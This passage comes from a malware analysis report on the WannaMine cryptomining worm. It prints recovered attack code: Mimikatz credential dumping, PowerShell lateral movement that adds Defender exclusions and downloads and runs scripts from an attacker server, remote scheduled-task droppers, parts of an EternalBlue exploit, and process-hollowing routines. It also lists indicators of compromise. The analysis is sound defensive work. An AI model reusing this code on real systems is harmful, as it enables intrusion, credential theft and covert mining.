As could be expected from the variable's name, this artifact is a generic[12] Mimikatz binary, which is used to attempt to extract credentials from the system: usernames, passwords and/or NTLM tokens. It will use these credentials in several of the mechanisms that it will attempt to spread.

```
function Get-creds($PEBytes64, $PEBytes32){
    $cc=Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEB
ytes64, $PEBytes32, "Void", 0, "", "privilege::debug token::elevate sekurls
a::logonpasswords lsadump::sam exit")
    $cs=$cc.Split("`n")
    $a=@()
    $NTLM=$False
    for ($i=0;$i -le $cs.Count-1; $i+=1)    {
```

Illustration 14: PowerShell function that uses the Mimikatz DLL

[12] https://github.com/gentilkiwi/mimikatz

As we saw in the previous two images, the lateral movement string begins by calling the **test-net** function to which an array is passed with the B- and C-class IPs revealed discovered on the network.

This function will launch a parallel attack for each IP.

```
        $params = @($creds,$nic,$filter_name,$ntlm,$sc)
        $splat = @{
            Throttle = $Throttle
            RunspaceTimeout = $Timeout
            InputObject = $AllComputers
            parameter = $params
        }


        Invoke-Parallel @splat -ScriptBlock {

            $computer = $_.trim()
            $creds = $parameter[0]
            $nic = $parameter[1]
            $filter_name = $parameter[2]
            $ntlm = $parameter[3]
            $sc = $parameter[4]
```

Illustration 15: Use of Invoke-Parallel to execute a thread for each IP

In turn, in each thread, it will start the string for each credential contained in **$creds**, which had been extracted with Mimikatz.

```
$cmdadd ="cmd /c powershell.exe -NoP -NonI -W Hidden `"Add-MpPreference -Ex
clusionProcess 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'`
""

$cmdps ="cmd /c powershell.exe -NoP -NonI -W Hidden `"[System.Net.ServicePo
intManager]::ServerCertificateValidationCallback = {`$true};if((Get-WmiObje
ct Win32_OperatingSystem).osarchitecture.contains('64')){iex(New-Object Net
.WebClient).DownloadString('$nic/dn6');}else{iex(New-Object Net.WebClient).
DownloadString('$nic/in3.ps1');}`""

foreach ($c in $creds)
{
    $User=$c.split(" ")[0]
    $domain=$c.split(" ")[1]
    $passwd=$c.split(" ")[2]
    $password = ConvertTo-SecureString $passwd -asplaintext -force
    $username=$domain+"\"+$user
```

Illustration 16: In each thread, the string is executed for each credential obtained

4.5.1. Remote execution with WMI

The code it uses to carry out this attack is quite long, hence we summarise the steps it takes.

The first thing it will try to do is to verify whether port 135 (RPC) is open on the remote machine, and to attempt to download and run the dropper.

If so, it will attempt the following steps, until one returns a result, first verifying whether the machine is already infected or not:

- If there is any NTLM token extracted with Mimikatz, it will attempt a **Pass-the-Hash**[13] attack using Invoke-WMIpth
    - Username in $creds + NTLM token
    - “Administrator” + NTLM token
- If it does not have an NTLM token, it will use Invoke-WmiMethod -class **win32_process**
    - Usernames in $creds + passwords in $creds
    - “administrator” + passwords in $creds

4.5.2. Remote execution with Samba

If the WMI method does not work, it will search for computers with an open 445 (Samba) port.

In this case, the attack is very similar to the previous one:

- If there is any NTLM token extracted with Mimikatz, it will attempt a **Pass-the-Hash**[14] attack using Invoke-SMBIpth
    - Username in $creds + NTLM token
    - “administrator” + NTLM token
- If it does not have an NTLM token, it will use Invoke-SMBExec
    - Usernames in $creds + passwords in $creds
    - “administrator” + passwords in $creds
- The third attempt will be made with shared resources and will create a scheduled task.

[13] https://attack.mitre.org/techniques/T1550/002/

[14] https://attack.mitre.org/techniques/T1550/002/

```
            if ((get-item  "\\$ip\Admin$") -eq $null)
            {
                try_
                {
                    net use \\$ip $passwd /u:$username
                }
                catch
                {
                }
            }
            if ((get-item  "\\$ip\Admin$") -ne $null)
            {
                $echotxt ="setlocal EnableDelayedExpansion & for /f `"token
s=2 delims=.[`" %%i in ('ver') do (set a=%%i)&if !a:~-1!==5 (@echo on error
 resume next>%windir%\11.vbs&@echo Set ox=CreateObject^(`"MSXML2.XMLHTTP`"^
)>>%windir%\11.vbs&@echo ox.open `"GET`",`"$nic/info.vbs`",false>>%windir%\
11.vbs&@echo ox.send^(^)>>%windir%\11.vbs&@echo If ox.Status=200 Then>>%win
dir%\11.vbs&@echo Set oas=CreateObject^(`"ADODB.Stream`"^)>>%windir%\11.vbs
&@echo oas.Open>>%windir%\11.vbs&@echo oas.Type=1 >>%windir%\11.vbs&@echo o
as.Write ox.ResponseBody>>%windir%\11.vbs&@echo oas.SaveToFile `"%windir%\i
nfo.vbs`",2 >>%windir%\11.vbs&@echo oas.Close>>%windir%\11.vbs&@echo End if
>>%windir%\11.vbs&@echo Set os=CreateObject^(`"WScript.Shell`"^)>>%windir%\
11.vbs&@echo os.Exec^(`"cscript.exe %windir%\info.vbs`"^)>>%windir%\11.vbs&
cscript.exe %windir%\11.vbs) else (setlocal DisableDelayedExpansion&powersh
ell `"Add-MpPreference -ExclusionProcess 'C:\Windows\System32\WindowsPowerS
hell\v1.0\powershell.exe';[System.Net.ServicePointManager]::ServerCertifica
teValidationCallback = {`$true}; `$aa=([string](Get-WMIObject -Namespace ro
ot\Subscription -Class __FilterToConsumerBinding ));if((`$aa -eq `$null) -o
r !`$aa.contains('$filter_name')) {if((Get-WmiObject Win32_OperatingSystem)
.osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadStrin
g('$nic/dn6')}else{IEX(New-Object Net.WebClient).DownloadString('$nic/in3.p
s1')}}`")"

                $echotxt | out-file  \\$ip\Admin$\Temp\sysupdater0.bat -enc
oding ascii
                $re=schtasks /create /s $ip   /sc weekly /ru "NT authority\
system" /TN "sysupdater0" /TR  "c:\windows\temp\sysupdater0.bat" /U $userna
me /P $passwd /f
```

Illustration 17: Creation of a scheduled task remotely using “net use”

4.5.3. Eternal Blue

As a last resort, if all the above mechanisms have failed, WannaMine will attempt to find the EternalBlue vulnerability on remote machines and exploit it.

```
        $vul=scan17($ip)
        if ($vul -eq $true)
        {
            $res=eb7 $ip $sc
            if ($res -eq "n7")
            {eb8 $ip $sc}
        }
```

Illustration 18: EternalBlue scanning and exploitation

To do so, it will use a function that will scan the systems to verify whether they are vulnerable.

```
function scan17($target){
    function Local:negotiate_proto_request()
    {
        [Byte[]] $pkt = [Byte[]] (0x00)
        $pkt += 0x00,0x00,0x2f
        $pkt += 0xFF,0x53,0x4D,0x42
        $pkt += 0x72
        $pkt += 0x00,0x00,0x00,0x00
        $pkt += 0x18
        $pkt += 0x01,0x48
        $pkt += 0x00,0x00
        $pkt += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
        $pkt += 0x00,0x00
        $pkt += 0xff,0xff
        $pkt += 0x2F,0x4B
        $pkt += 0x00,0x00
        $pkt += 0x00,0x00
        $pkt += 0x00
        $pkt += 0x0c,0x00
        $pkt += 0x02
        $pkt += 0x4E,0x54,0x20,0x4C,0x4D,0x20,0x30,0x2E,0x31,0x32,0x00
        return $pkt
    }
    function Local:make_smb1_anonymous_login_packet {
        [Byte[]] $pkt = [Byte[]] (0x00)
        $pkt += 0x00,0x00,0x48
        $pkt += 0xff,0x53,0x4D,0x42
        $pkt += 0x73
        $pkt += 0x00,0x00,0x00,0x00
        $pkt += 0x18
        $pkt += 0x01,0x48
        $pkt += 0x00,0x00
```

Illustration 19: Part of the EternalBlue scanning function

It also has a function with the exploit of this vulnerability, which will use the **sc** artifact as shellcode.

```
    function eb8($target,$sc) {

        function local:CreaFSNB8($sc_size)
        {
            $totalRecvSize = 0x80 + 0x180 + $sc_size
            $fakeSrvNetBufferX64 = [byte[]]0x00*16
            $fakeSrvNetBufferX64 += 0xf0,0xff,0x00,0x00,0x00,0x00,0x00,0x0
,0x00,0x40,0xd0,0xff,0xff,0xff,0xff,0xff
            $fakeSrvNetBufferX64 += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
,0xe8,0x82,0x00,0x00,0x00,0x00,0x00,0x00
            $fakeSrvNetBufferX64 +=  [byte[]]0x00*16
            $a=[bitconverter]::GetBytes($totalRecvSize)
            $fakeSrvNetBufferX64 += [byte[]]0x00*8+$a+[byte[]]0x00*4
            $fakeSrvNetBufferX64 += 0x00,0x40,0xd0,0xff,0xff,0xff,0xff,0xf
,0x00,0x40,0xd0,0xff,0xff,0xff,0xff,0xff
            $fakeSrvNetBufferX64 += [byte[]]0x00*48
            $fakeSrvNetBufferX64 += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
,0x60,0x00,0x04,0x10,0x00,0x00,0x00,0x00
            $fakeSrvNetBufferX64 += 0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
,0x80,0x3f,0xd0,0xff,0xff,0xff,0xff,0xff
            return $fakeSrvNetBufferX64
        }
```

Illustration 20: Part of the EternalBlue exploit

sc is a shellcode in dual mode[15], that is, it contains both a part for x86 systems and another for x86_64, using one or another according to the architecture where its execution begins.

This binary uses a public generic shellcode [16] for EternalBlue, with minor modifications, and by adding the payload from WannaMine.

The full code is composed as follows:

selector	generic x86 shellcode	payload	generic x86_64 shellcode	payload

The selector is 9 bytes, which are interpreted as different instructions depending upon the architecture, which makes it possible to jump from one shellcode to another.


```
[0x00000000]> e asm.bits=32
[0x00000000]> pd 10
                0x00000000      31c0            xor eax, eax
                0x00000002      40              inc eax
            ┌─< 0x00000003      0f8444040000    je 0x44d
            │   0x00000009      60              pushal
            │   0x0000000a      e800000000      call 0xf
            │   0x0000000f      5b              pop ebx
            │   0x00000010      e823000000      call 0x38
            │   0x00000015      b976010000      mov ecx, 0x176
            │   0x0000001a      0f32            rdmsr
            │   0x0000001c      8d7b39          lea edi, [ebx + 0x39]
[0x00000000]> e asm.bits=64
[0x00000000]> pd 10
                0x00000000      31c0            xor eax, eax
            ┌─< 0x00000002      400f84440400.   je 0x44d
            │   0x00000009      60              invalid
            │   0x0000000a      e800000000      call 0xf
            │   0x0000000f      5b              pop rbx
            │   0x00000010      e823000000      call 0x38
            │   0x00000015      b976010000      mov ecx, 0x176
            │   0x0000001a      0f32            rdmsr
            │   0x0000001c      8d7b39          lea edi, [rbx + 0x39]
            │   0x0000001f      39f8            cmp eax, edi
[0x00000000]> _
```

Illustration 21: Comparison of the "selector" according to whether it is disassembled in 32 or 64 bits. In the first case, the execution will continue, in the second it will jump to the 64-bit shellcode

[15] https://modexp.wordpress.com/2017/01/24/shellcode-x84/

[16] https://github.com/3ndG4me/AutoBlue-MS17-010/tree/master/shellcode

The added payload is the execution of a PowerShell that verifies whether the machine is already infected and, if not, it infects it by downloading a new dropper (in this case, in3.ps1, since it does not know whether the machine is 32 or 64 bit).



```
┌─[~/malware/wannamine/investigacion/dumps_warning_infected]
└[22:33:00]$ dd if=sc of=x86_shellcode.bin bs=1 skip=$((0x9)) count=$((0x44d-0x8
)) status=none

┌─[~/malware/wannamine/investigacion/dumps_warning_infected]
└[22:33:08]$ nasm public_eternalblue_kshellcode_x86.asm -o public_shellcode

┌─[~/malware/wannamine/investigacion/dumps_warning_infected]
└[22:33:11]$ radiff2 -x public_shellcode x86_shellcode.bin
File size differs 638 vs 1093
  offset     0 1 2 3 4 5 6 7 01234567    0 1 2 3 4 5 6 7 01234567
0x00000000  60e8000000005be8 `.....[.   60e8000000005be8 `.....[.
0x00000008  23000000b9760100 #....v..   23000000b9760100 #....v..
...
0x000000f8! e8cb0000003d5a6a .....=Zj   e8cb0000003dd883 .....=..
0x00000100! fac1740e3dd883e0 ..t.=...   e03e740e3dd883e0 .>t.=...
0x00000108  3e74078b3c1729d7 >t..<.).   3e74078b3c1729d7 >t..<.).
0x00000110  ebe3897d0c8d1c1f ...}....   ebe3897d0c8d1c1f ...}....
...

┌─[~/malware/wannamine/investigacion/dumps_warning_infected]
└[22:33:35]$ strings x86_shellcode.bin |tail
8MZu
?_dwW
PS)<$V
PPPV
XYXZ`RQ
ZXXYQQQ
$       QQR
;}$u
D$$[[aYZQ
cmd /c powershell "$a=([string](Get-WMIObject -Namespace root\Subscription -Clas
s __FilterToConsumerBinding ));if(($a -eq $null) -or (!($a.contains('SCM Event8
Log')))) {IEX(New-Object Net.WebClient).DownloadString('http://winupdate.firewal
l-gateway.de:8000/in3.ps1')}"
```

Illustration 22: Comparison between the malware shellcode and the one available on GitHub. Only the final payload is different

4.6. Cryptocurrency mining

The main purpose of WannaMine is to execute a cryptocurrency miner. To do so, it has two different artifacts, and it is not capable of executing one of them, it will attempt to do so with the other.

4.6.1. Method 1

First, it attempts to run the **mon** artifact. This execution may be considered to be fileless since the binary does not exist in the disk as an executable, but rather is contained in the **systemcore_Updater8** class codified in base64, and it is decodified and executed in memory by means of PowerShell.

Once the PowerShell has been launched, it is verified whether said process has established any connection to ports 80 or 14444; if so, the execution is considered satisfactory.

```
    $cmdmon="powershell -NoP -NonI -W Hidden `"`$mon = ([WmiClass] 'root\default:systemcore_Updater8').Properties['mon'].Value;`$funs = ([WmiClass] 'root\default:systemcore_Updater8').Properties['funs'].Value ;iex ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(`$funs)));Invoke-Command  -ScriptBlock `$RemoteScriptBlock -ArgumentList @(`$mon, `$mon, 'Void', 0, '', '')`""
    $vbs = New-Object -ComObject WScript.Shell
    $vbs.run($cmdmon,0)
    sleep (100)
    [array]$psids= get-process -name powershell |sort cpu -Descending| ForEach-Object {$_.id}
    $tcpconn = netstat -anop tcp
    $psstart=$False
_   if ($psids -ne $null )
    {
        foreach ($t in $tcpconn)
        {
            $line =$t.split(' ')| ?{$_}
            if ($line -eq $null)
            {continue}
            if (($psids[0] -eq $line[-1]) -and $t.contains("ESTABLISHED") -and ($t.contains(":80 ") -or $t.contains(":14444") ) )
            {
                $psstart=$true
                break
            }
        }
    }
```

Illustration 23: Mon fileless execution and connection checking

mon is an executable PE x86_64 and, after studying the strings it contains, and executing it in an isolated environment, the conclusion is reached that it is the **XMRig** open-source miner.

In the strings we can also find the version and when it has been compiled.

```
XMRig 6.4.0\n built on Nov 3 2019 with MSVC
```

Comparing it with the open-source version, it does not seem to be of any greater importance, except for some modifications embedded in the binary itself, rather than using an external json.

This configuration contains information such as what type of currency to mine, what pools to use for mining, and which wallet to use.

```
MOV     qword ptr [RBP + local_1c0],R8=>DAT_14023fc04          = 2Dh    -
MOV     qword ptr [RBP]=>local_1b8,RDX=>DAT_1402399a0          = 78h    x
MOV     qword ptr [RBP + local_1b0],RCX=>s_--coin=mone...      = "--coin=monero"
MOV     qword ptr [RBP + local_1a8],R11=>DAT_14023fc0c         = 2Dh    -
LEA     RAX,[s_xmr-us-east1.nanopool.org:14444_14023fc...      = "xmr-us-east1.nanopool.org:144...

MOV     qword ptr [RBP + local_1a0],RAX=>s_xmr-us-east...      = "xmr-us-east1.nanopool.org:144...
MOV     qword ptr [RBP + local_198],R10=>DAT_14023fb94         = 2Dh    -
MOV     qword ptr [RBP + local_190],R9=>s_46fWRc6YzftE...      = "46fWRc6YzftENCetJsN8zYM1EUb6z...
MOV     qword ptr [RBP + local_188],R8=>DAT_14023fc04          = 2Dh    -
MOV     qword ptr [RBP + local_180],RDX=>DAT_1402399a0         = 78h    x
MOV     qword ptr [RBP + local_178],RCX=>s_--coin=mone...      = "--coin=monero"
MOV     qword ptr [RBP + local_170],R11=>DAT_14023fc0c         = 2Dh    -
LEA     RAX,[s_xmr-us-west1.nanopool.org:14444_14023fd...      = "xmr-us-west1.nanopool.org:144...

MOV     qword ptr [RBP + local_168],RAX=>s_xmr-us-west...      = "xmr-us-west1.nanopool.org:144...
MOV     qword ptr [RBP + local_160],R10=>DAT_14023fb94         = 2Dh    -
MOV     qword ptr [RBP + local_158],R9=>s_46fWRc6YzftE...      = "46fWRc6YzftENCetJsN8zYM1EUb6z...
MOV     qword ptr [RBP + local_150],R8=>DAT_14023fc04          = 2Dh    -
MOV     qword ptr [RBP + local_148],RDX=>DAT_1402399a0         = 78h    x
MOV     qword ptr [RBP + local_140],RCX=>s_--coin=mone...      = "--coin=monero"
MOV     qword ptr [RBP + local_138],R11=>DAT_14023fc0c         = 2Dh    -

LEA     RAX,[s_xmr-asia1.nanopool.org:14444_14023fc10]         = "xmr-asia1.nanopool.org:14444"

MOV     qword ptr [RBP + local_130],RAX=>s_xmr-asia1.n...      = "xmr-asia1.nanopool.org:14444"

MOV     qword ptr [RBP + local_128],R10=>DAT_14023fb94         = 2Dh    -

MOV     qword ptr [RBP + local_120],R9=>s_46fWRc6YzftE...      = "46fWRc6YzftENCetJsN8zYM1EUb6z...

MOV     qword ptr [RBP + local_118],R8=>DAT_14023fc04          = 2Dh    -

MOV     qword ptr [RBP + local_110],RDX=>DAT_1402399a0         = 78h    x
```

Illustration 24: Configuration embedded in the executable

As can be seen, it is configured to mine the **Monero** cryptocurrency, which is very popular in this type of attacks.

We also extract the wallet, since, given it is contained in the strings, it may server as an indicator of compromise.

46fWRc6YzftENCetJsN8zYM1EUb6ziekK8ykrZTL4AWDZ94NwkSCRTAD8MLtqwgjKP 6dRv9uSpHt7jjmdfbG7HpdCp5nhUW

The addresses of pools of blocks to which it makes connections are as follows: :

xmr-eu1.nanopool.org:14444
xmr-asia1.nanopool.org:14444
xmr-eu2.nanopool.org:14444
xmr-us-east1.nanopool.org:14444
xmr-us-west1.nanopool.org:14444
pool.minexmr.com:80
sg.minexmr.com:80
ca.minexmr.com:80

As can be seen from the ports used in said pools, if the miner established any connection, the execution was considered successful.

Another artifact related to this miner is **ring**, which is indeed written to disk with the name WinRing0x64.sys (frustrating the fileless purpose of the attack).

```
$finame="C:\Windows\System32\WindowsPowerShell\v1.0\WinRing0x64.sys"
if (!(test-path $finame)){
$EncodedFile = ([WmiClass] 'root\default:systemcore_Updater8').Properties['r
ing'].Value
$Bytes2=[system.convert]::FromBase64String($EncodedFile)
[IO.File]::WriteAllBytes($finame,$Bytes2)
}
```

Illustration 25: Write to WinRing0x64.sys disk

This file is a driver signed by Microsoft[17], and is installed on the system by the XMRig miner itself if it has elevated privileges.

The driver as such is not malicious, and XMRig[18] uses it to optimise the RandomX[19] Monero mining algorithm giving it access to manipulation of MSR records.

It might be highlighted that the driver will be installed by **mon** during its execution, if it has sufficient privileges, using the CreateServiceW service.

A peculiarity is that this driver, which is known to contain[20] vulnerabilities that make it possible to obtain SYSTEM privileges.

Albeit it is true that WannaMiner therefore does not install it, nor take advantage of it in any of the artifacts, the installation of this driver into this system may leave it in a vulnerable state, hence it is recommendable that it be uninstalled.

[17] https://openlibsys.org/manual/WhatIsWinRing0.html

[18] https://github.com/xmrig/xmrig/releases/tag/v5.3.0

[19] https://xmrig.com/docs/miner/randomx-optimization-guide/msr

[20] https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2020-14979

4.6.2. Method 2

If a successful execution is not achieved with PowerShell, WannaMine attempts to execute a different artifact, this time creating the process using the Win32_process.Create method invoked with WMI. To do so, it if it has to write to artifact to disk, it does so with the name **mue.exe** in the system path (windows/system32).

```
    if ($psstart -eq $False)
    {
        $opsys=Get-WmiObject Win32_OperatingSystem

        $EncodedFile = ([WmiClass] 'root\default:systemcore_Updater8').Prope
rties['mons'].Value
        $Bytes2=[system.convert]::FromBase64String($EncodedFile)
        $dirpath=[environment]::SystemDirectory+'\mue.exe'
        if ($opsys.version -like "10.*")
        {
            Add-MpPreference -ExclusionProcess $dirpath
        }
        [IO.File]::WriteAllBytes($dirpath,$Bytes2)
        Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList $di
rpath
        sleep(10)
        remove-item $dirpath
    }
```

Illustration 26: Writing to disk and execution of mue.exe

By analysing this binary, we find strings referring to schtask.exe

%SystemRoot%\\SysWoW64\\schtasks.exe
%SystemRoot%\\system32\\schtasks.exe

By studying the functions that use them, we can see that a suspended schtask.exe process is created, which is then dumped into the memory and replaced with a new memory block before resuming it. This is known as Process Hollowing and is used to inject code into a legitimate process, such that antivirus systems or analysis sandboxes can be bypassed, by carrying out the binary change in memory and not touching the disk with the final payload.

We may also find the functions the payload in memory, after obfuscating it and decompressing it.

```
Decompile: FUN_140001820 - (mons)
  HANDLE local_138;
  undefined8 local_130;
  CHAR local_128 [272];
  ulonglong local_18;

  local_18 = DAT_1402b8030 ^ (ulonglong)auStack376;
  local_148 = 0;
  pvVar4 = VirtualAlloc((LPVOID)0x0,0x275400,0x1000,4);
  FUN_14000b2a0(pvVar4,0,0x275400);
  FUN_14000ae40_DESOFUSCAR?(pvVar4,&DAT_14002d3e0_PAYLOAD,0x275400);
  FUN_140001140_DESCOMPRIMIR?(pvVar4,0x275400);
  local_158 = 0;
  lVar5_BUFFER_PAYLOAD = FUN_140003a90_ALLOC(pvVar4,0x275400,&local_148,0);
  if (lVar5_BUFFER_PAYLOAD == 0) {
    FUN_140001a10("Loading failed!\n");
  }
  else {
    sVar3 = FUN_140001de0(lVar5_BUFFER_PAYLOAD);
    if ((sVar3 - 0x10bU & 0xfeff) == 0) {
      cVar1 = FUN_140001f50(lVar5_BUFFER_PAYLOAD);
      FUN_14000b2a0(local_128,0,0x104);
      lpSrc = "%SystemRoot%\\SysWOW64\\schtasks.exe";
      if (cVar1 != '\0') {
        lpSrc = "%SystemRoot%\\system32\\schtasks.exe";
      }
      ExpandEnvironmentStringsA(lpSrc,local_128,0x104);
      local_140 = (HANDLE)0x0;
      local_138 = (HANDLE)0x0;
      pCVar5 = local_128;
      if (param_2 != (CHAR *)0x0) {
        pCVar5 = param_2;
      }
      local_130 = 0;
      cVar2 = FUN_140001580_SPAWN_SCHTASK(pCVar5,&local_140);
      if (cVar2 == '\0') {
        FUN_140001a10("Creating target process failed!\n");
        FUN_140001a90(lVar5_BUFFER_PAYLOAD,local_148);
      }
      else {
        FUN_140001480_PROCESS_HOLLOWING(lVar5_BUFFER_PAYLOAD,local_148,&local_140,cVar1 == '\0');
        FUN_140001a90(lVar5_BUFFER_PAYLOAD,local_148);
        CloseHandle(local_138);
        CloseHandle(local_140);
      }
    }
```

Illustration 27: Preparation of the payload in memory to inject into schtasks.exe

Decompile: FUN_140001480_PROCESS_HOLLOWING - (mons)

```
ulonglong FUN_140001480_PROCESS_HOLLOWING
                    (LPCVOID param_1,SIZE_T param_2,HANDLE *param_3,undefined param_4)

{
  char cVar1;
  BOOL BVar2;
  DWORD DVar3;
  ulonglong in_RAX;
  LPVOID lpBaseAddress;
  undefined4 extraout_var;
  undefined4 extraout_var_00;
  char *pcVar4;
  SIZE_T local_res8;

  if (param_1 != (LPCVOID)0x0) {
    lpBaseAddress = VirtualAllocEx(*param_3,(LPVOID)0x0,param_2,0x3000,0x40);
    if (lpBaseAddress == (LPVOID)0x0) {
      pcVar4 = "Could not allocate memory in the remote process\n";
    }
    else {
      cVar1 = FUN_140002390(param_1,param_2,lpBaseAddress,0);
      if (cVar1 == '\0') {
        pcVar4 = "Could not relocate the module!\n";
      }
      else {
        FUN_140001fe0(param_1,2);
        FUN_1400020c0(param_1,lpBaseAddress);
        local_res8 = 0;
        BVar2 = WriteProcessMemory(*param_3,lpBaseAddress,param_1,param_2,&local_res8);
        in_RAX = CONCAT44(extraout_var,BVar2);
        if (BVar2 == 0) goto LAB_1400014d4;
        cVar1 = FUN_140001630(param_1,lpBaseAddress,param_3,param_4);
        if (cVar1 != '\0') {
          DVar3 = ResumeThread(param_3[1]);
          return CONCAT71((int7)(CONCAT44(extraout_var_00,DVar3) >> 8),1);
        }
        pcVar4 = "Redirecting failed!\n";
      }
    }
    in_RAX = FUN_140001a10(pcVar4);
  }
LAB_1400014d4:
  return in_RAX & 0xffffffffffffff00;
}
```

Illustration 28: Process hollowing the process created earlier for schtasks.exe

To obtain the final payload, debug **mue.exe** to where it finishes decompressing and de-obfuscating the buffer, then perform a memory capture of said buffer. A glance at said buffer suffices to see it is an executable binary (magic number MZ)




Illustration 29: Dump of the payload injected into schtasks.exe

This payload is an executable PE x86_64 and, after studying the strings it contains, and executing it in an isolated environment, the conclusion is reached that it is the **XMRig** open-source miner.

This time it is an older version of XMRig than **mon**, and which does not use WinRing0x64.sys.

XMRig 5.0.1\n built on Dec 1 2019 with MSVC

It is also noteworthy that it uses a different wallet, which may imply that the original malware is being reused by a second attacker:

46gVfDm99aq9JqESFxXFp5AyFCZPHsbTn48dWAtVASddf4TmhQMkxvQadhKPvAjszJ V8cQKVHHLQ7WpNrh33ogkGUPHhpVP
